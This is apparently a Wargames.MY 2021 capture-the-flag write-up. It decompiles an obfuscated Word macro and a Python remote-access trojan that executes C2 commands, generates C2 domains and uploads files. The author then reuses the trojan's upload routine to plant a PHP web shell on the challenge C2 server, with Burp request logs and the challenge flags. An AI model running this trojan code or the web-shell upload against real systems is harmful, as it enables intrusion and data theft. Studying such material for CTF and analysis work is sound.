
(General)

```
Function CtdcIpebAkelGi(ByVal EngnLien As Variant) As Variant
Dim Cptdccara As Long
Dim AracRuapSimr, interValue As String
Dim theStepas As Integer
theStepas = Len(EngnLien) * 2
Dim TsbgMparUirs As String
TsbgMparUirs = "&H"
For Cptdccara = 1 To theStepas Step 4
AracRuapSimr = MidB(EngnLien, Cptdccara, 4)
AracRuapSimr = TsbgMparUirs & AracRuapSimr
interValue = Chr(Val(AracRuapSimr))
CtdcIpebAkelGi = CtdcIpebAkelGi & interValue
Next Cptdccara
End Function
Public Function TaosTpokNlncSpma(OmhlCroaf As String, DataIn As String) As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim CeouIaig As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(OmhlCroaf)) + 1
CeouIaig = Mid(OmhlCroaf, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(CeouIaig))
MsgBox Asc(CeouIaig)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
LatsRuegApn = Replace(LatsRuegApn, vbLf, "")

TaosTpokNlncSpma = LatsRuegApn
End Function
 Function DhklMaoit(ByVal vCode)
Dim ReosIndaToitAoiun, IaunElouBaewGvn
Dim EhdrEmuoYibgRsh As String
EhdrEmuoYibgRsh = CtdcIpebAkelGi("4d73786d")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("6c322e") & CtdcIpebAkelGi("444f")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("4d446f63")
EhdrEmuoYibgRsh = EhdrEmuoYibgRsh & CtdcIpebAkelGi("756d65") & CtdcIpebAkelGi("6e742e332e30")
Set ReosIndaToitAoiun = CreateObject(EhdrEmuoYibgRsh)
Set IaunElouBaewGvn = ReosIndaToitAoiun.CreateElement(CtdcIpebAkelGi("62617365") & CtdcIpebAkelGi("3634"))
IaunElouBaewGvn.DataType = CtdcIpebAkelGi("62696e2e62617365") & CtdcIpebAkelGi("3634")
IaunElouBaewGvn.Text = vCode
DhklMaoit = StnfSeirAendBoaet(IaunElouBaewGvn.nodeTypedValue)
Set IaunElouBaewGvn = Nothing
Set ReosIndaToitAoiun = Nothing
End Function
Function OaioToliToi(AgbtEwpiHnyoPugeSe As String) As String
Dim KictIec As String
KictIec = DhklMaoit(AgbtEwpiHnyoPugeSe)
OaioToliToi = TaosTpokNlncSpma(CtdcIpebAkelGi("7767") & CtdcIpebAkelGi("68796b71707178627062757365666b746677"), KictIec)
End Function
Private Function StnfSeirAendBoaet(some_value)
Dim ReutRtotIwm
Dim NutrHlieGtcaPsl As String
NutrHlieGtcaPsl = CtdcIpebAkelGi("4144")
NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("4f44422e") & CtdcIpebAkelGi("5374")
NutrHlieGtcaPsl = NutrHlieGtcaPsl & CtdcIpebAkelGi("7265616d")
Set ReutRtotIwm = CreateObject(NutrHlieGtcaPsl)
ReutRtotIwm.Type = 1
ReutRtotIwm.Open
ReutRtotIwm.Write some_value
ReutRtotIwm.Position = 0
ReutRtotIwm.Type = 2
ReutRtotIwm.Charset = CtdcIpebAkelGi("7573") & CtdcIpebAkelGi("2d6173636969")
StnfSeirAendBoaet = ReutRtotIwm.ReadText
Set ReutRtotIwm = Nothing
End Function
Sub AutoOpen()
MsgBox OaioToliToi(CtdcIpebAkelGi("48784d6343564665587877614441674e42687742555151655652736155675953456b414658") & CtdcIpeb
End Sub
```

When we run the macro of AutoOpen(), we will get multiple Pop-Up Message Box. These message box are the XOR key. The key will repeat itself if the length is fully utilized. The extracted full key is as below:


119, 103, 104, 121, 107, 113, 112, 113, 120, 98, 112, 98, 117, 115, 101, 102, 107, 116, 102, 119

Using CyberChef, we are able to convert the key to ASCII and get the SHA1 hash of it.




wgmy{23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba}

To be able to solve this, we will need to know what the malware is made/capable of. Using Detect It Easy, we are able to see that the file could potentially be a ZIP file.



We can extract the executable and get a list of files.



From the get go, we are able to identify that this is a Python based malware. From previous experience, the .pyc files can be decompiled by using a tool Uncompyle6. (https://pypi.org/project/uncompyle6/)

The only file of interest is __main__.pyc as Python projects most commonly starts with the main function.


uncompyle6 __main__.pyc > main.py

(https://hostr.co/hhlPYKKjChLD)


Once the decompilation is done, we are greeted with a sweet python script.

```python
# uncompyle6 version 3.8.0
# Python bytecode 3.7.0 (3394)
# Decompiled from: Python 3.9.7 (default, Sep  3 2021, 06:18:44)
# [GCC 10.3.0]
# Embedded file name: __main__.pyc
import subprocess, socket, os, platform, base64, json, time
from urllib.parse import urlencode
from urllib.request import Request, urlopen
from itertools import cycle

def encrypt(data, key):
    data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
    return base64.b64encode(data.encode()).decode()


def decrypt(data, key):
    data = base64.b64decode(data).decode()
    return ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))


def getData():
    url = 'http://' + getC2() + '/post.php'
    post_fields = {'act': 'get'}
    request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
    return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')


def uploadFile(file):
    with open(file, 'rb') as (f):
        filedata = base64.b64encode(f.read()).decode()
        rawdata = {'filename':os.path.basename(file),
         'filedata':filedata}
        data = json.dumps(rawdata)
        url = 'http://' + getC2() + '/post.php'
        post_fields = {'act':'uploadfile',  'data':encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
        request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
        return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')


def sendData(data):
    url = 'http://' + getC2() + '/post.php'
    post_fields = {'act':'post',  'data':encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
    request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
    return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')


def getIP(d):
    try:
        data = socket.gethostbyname(d)
        ip = repr(data)
        return ip
    except Exception:
        return False


def gen24(nr):
    while nr > 24:
        nr = nr >> 1

    return nr
```

The hint to this challenge was that the SHA1 of the key is case sensitive. Without much source code review/reading, we can see a string which sticks out like a sore thumb.



wgmy{1d6d76404f85b440cf5db734af068a579915c9f2}




To solve this, we will use the decompiled main.py.

```python


def getChr(nr):
    return chr(gen24(nr) + ord('a'))


def getC2():
    primes = [
     1, 6, 5, 2, 11, 13]
    domain = False
    for nr in range(1, 10):
        domain = 'w'
        for prime in primes:
            domain += getChr(prime * nr)

        domain += '.for.wargames.my'
        nr += 1
        if getIP(domain) != False:
            return domain


def getComputerName():
    return platform.uname().node


def getFullPc():
    return platform.uname()[0] + ' ' + platform.uname()[1] + ' ' + platform.uname()[2] + ' ' + platform.uname()[3]


def run_command(command):
    try:
        subp = subprocess.Popen(command, shell=True, stdout=(subprocess.PIPE), stderr=(subprocess.PIPE))
        subp_output, errors = subp.communicate()
        if not errors:
            if subp_output == '':
                return '[+] Command successfully executed.\n'
            return str(subp_output.decode())
        return '[!] {}'.format(errors)
    except KeyboardInterrupt:
        print('Terminated command.')


def main():
    while True:
        resp = getData()
        data = resp.split(':')
        print(data)
        if data[0] != 'n':
            if data[1] == 'cmd':
                output = run_command(str(data[2]))
                sendData(data[0] + ':' + str(output))
            if data[1] == 'up':
                if os.path.exists(data[2]):
                    uploadFile(data[2])
        time.sleep(10)


if __name__ == '__main__':
    main()
# okay decompiling __main__.pyc

```


Looking at the code, we see a getC2() function which acts as a DGA (Domain Generation Algorithm). We can reuse this code to list all possible C2 names. (https://hostr.co/xNJjgxuzBETK)

```python
import socket

def getIP(d):
    try:
        data = socket.gethostbyname(d)
        ip = repr(data)
        return ip
    except Exception:
        return False


def gen24(nr):
    while nr > 24:
        nr = nr >> 1

    return nr


def getChr(nr):
    return chr(gen24(nr) + ord('a'))


def getC2():
    primes = [
     1, 6, 5, 2, 11, 13]
    domain = False
    for nr in range(1, 10):
        domain = 'w'
        for prime in primes:
            domain += getChr(prime * nr)

        domain += '.for.wargames.my'
        nr += 1
        if getIP(domain) != False:
            print("REAL: " +domain)
        else:
            print("FAKE DOMAIN: " + domain)

getC2()
```

```
➜ Desktop python3 heked.py
REAL: wbgfcln.for.wargames.my
FAKE DOMAIN: wcmkewn.for.wargames.my
FAKE DOMAIN: wdspgqt.for.wargames.my
FAKE DOMAIN: weyuiwn.for.wargames.my
FAKE DOMAIN: wfpmknq.for.wargames.my
FAKE DOMAIN: wgspmqt.for.wargames.my
REAL: whvrotw.for.wargames.my
FAKE DOMAIN: wiyuqwn.for.wargames.my
FAKE DOMAIN: wjnwsyo.for.wargames.my
➜ Desktop
```



wgmy{8ed3fad58dd5ce65528e787d49ea428dfa8b6632}



To solve this challenge, we will need to know the second C2 server which is whvrotw.for.wargames.my and some basic debugging skills.

1. Read source code
2. ???
3. Profit?

We first look at the source code to identify any interesting functionality within the script. We are able to identify the uploadFile function which sends a file to the server. We will reuse the malware's script and edit it to our benefit.

```python
from itertools import cycle
import subprocess, socket, os, platform, base64, json, time
from urllib.parse import urlencode
from urllib.request import Request, urlopen

key="K719HibejFfel6Jyl4A5TExmIUd2zLF7"
def decrypt(data, key):
    data = base64.b64decode(data).decode()
    return ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))

# Debugging purposes
# print(decrypt("LkVDVjo=",key))


def encrypt(data, key):
    data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
    return base64.b64encode(data.encode()).decode()

def uploadFile(file):
    with open(file, 'rb') as (f):
        filedata = base64.b64encode(f.read()).decode()
        rawdata = {'filename':'hekeded.php',
         'filedata':filedata}

        data = json.dumps(rawdata)
        url = 'http://whvrotw.for.wargames.my/post.php'
        post_fields = {'act':'uploadfile',  'data':encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
        request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': 'Hekeded'})
        # Get data that we are sending so we can try to play with it in Burp
        print(urlencode(post_fields).encode())

        return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')

print(uploadFile("/home/kali/Desktop/hekeded.php"))

# Content of hekeded.php
# <?php
#     if(isset($_GET['hekeded']))
#     {
#         system($_GET['hekeded']);
#     }
# ?>
```

(https://hostr.co/HXT4XFOqmBRy)

However, upon running the edited script, we receive a vague error.

```
➜  Desktop python3 keke.py
b'act=uploadfile&data=MBVXUCQMDAQHI0RfTB
error
➜  Desktop
```

b'act=uploadfile&data=MBVXUCQMDAQHI0RfTBQiHAdRJVAwawgFOXdIElgqL1suU1BNKUtYRUgWIlwbVwI4J30CdDMMPwEkHiNeAC90YXt8cmsuO1IzPxEfAQNsHQ0AbgZjPw9JXTkeNV0dBQV2LFJGVi8gISQNDyUkC38CN1lXcmc4JysKIg1UVjwaAEQlVnZvOjM1NwYcJQEIfR4KJ30CdDMMMF0CBR4GR247'

We try the same payload in BurpSuite and receive the same error.

Request

Pretty Raw Hex \n

```
1 POST /post.php HTTP/1.1
2 Host: whvrotw.for.wargames.my
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 232
11
12 act=uploadfile&data=
  MBVXUCQMDAQHI0RfTBQiHAdRJVAwawgFOXdIElgqL1suU1BNKUtYRUgWIlwbVwI4J30CdDMM
  PwEkHiNeAC90YXt8cmsuO1IzPxEfAQNsHQ0AbgZjPw9JXTkeNV0dBQV2LFJGVi8gISQNDyUk
  C38CN1lXcmc4JysKIg1UVjwaAEQlVnZvOjM1NwYcJQEIfR4KJ30CdDMMMF0CBR4GR247
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Sat, 11 Dec 2021 19:07:24 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 19
5 Connection: close
6 Content-Type: text/plain;charset=UTF-8
7
8 {"data":"LkVDVjo="}
```

We can try adding random junk into the payload and the server returns an error which has a path disclosure. Now we know the web root path.

Request

Pretty Raw Hex \n

```
1 POST /post.php HTTP/1.1
2 Host: whvrotw.for.wargames.my
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 244
11
12 act=uploadfile&data=
  MBVXUCQMDAQHI0asdasdasdasdfTBQiHAdRJVAwawgFOXdIElgqL1suU1BNKUtYRUgWIlwb
  VwI4J30CdDMMPwEkHiNeAC90YXt8cmsuO1IzPxEfAQNsHQ0AbgZjPw9JXTkeNV0dBQV2LFJG
  Vi8gISQNDyUkC38CN1lXcmc4JysKIg1UVjwaAEQlVnZvOjM1NwYcJQEIfR4KJ30CdDMMMF0C
  BR4GR247
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Sat, 11 Dec 2021 19:07:00 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 321
6 Connection: close
7 Content-Type: text/plain;charset=UTF-8
8
9 <br />
10 <b>Notice</b>:  Trying to access array offset on value of type null in
  <b>/var/www/whvrotw.for.wargames.my/post.php</b> on line <b>26</b><br />
11 <br />
12 <b>Notice</b>:  Trying to access array offset on value of type null in
  <b>/var/www/whvrotw.for.wargames.my/post.php</b> on line <b>27</b><br />
13 {"data":"LkVDVjo="}
```

We can edit the script to place the filename to be a full path

*rawdata = {'filename':'**/var/www/whvrotw.for.wargames.my/**hekeded.php', 'filedata':filedata}*

We run the code again to get the payload to be used in BurpSuite. Now the python script throws a JSON error.


```
→ Desktop python3 keke.py
b'act=uploadfile&data=MBVXUCQMDAQHI0RfTBRlDw1GbkIjMlcaISMWXQ47aFEkRR9OKRsFBAcjFUsBT2URCV8kUTEhVh0h
Traceback (most recent call last):
  File "/home/kali/Desktop/keke.py", line 34, in <module>
    print(uploadFile("/home/kali/Desktop/hekeded.php"))
  File "/home/kali/Desktop/keke.py", line 32, in uploadFile
    return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
  File "/usr/lib/python3.9/json/__init__.py", line 293, in load
    return loads(fp.read(),
  File "/usr/lib/python3.9/json/__init__.py", line 346, in loads
    return _default_decoder.decode(s)
  File "/usr/lib/python3.9/json/decoder.py", line 337, in decode
    obj, end = self.raw_decode(s, idx=_w(s, 0).end())
  File "/usr/lib/python3.9/json/decoder.py", line 355, in raw_decode
    raise JSONDecodeError("Expecting value", s, err.value) from None
json.decoder.JSONDecodeError: Expecting value: line 1 column 1 (char 0)
→ Desktop
```

b'act=uploadfile&data=MBVXUCQMDAQHI0RfTBRlDw1GbkIjMlcaISMWXQ47aFEkRR9OKRsFBAcjFUsBT2URCV8kUTEhVh0hJUYeWm4gXidSVVg8CEBfSmQ2IVVBKzEtfwh2FSIxKiU4L3UWNiUFHQd6ehoPMFU8EzEcCFkQLhhYG3ICLjJceSUvYxUrD3QKUFROJw4rJishLyYtUQMxIgEiBgYpGj4uPjwCHgoQcThZUH4eGzgyOCo8JghSAS0ffwh2FSIxJXkeNEhOcWRK'


Upon testing the new payload with BurpSuite, we are able to see the full path of where the files were being placed.

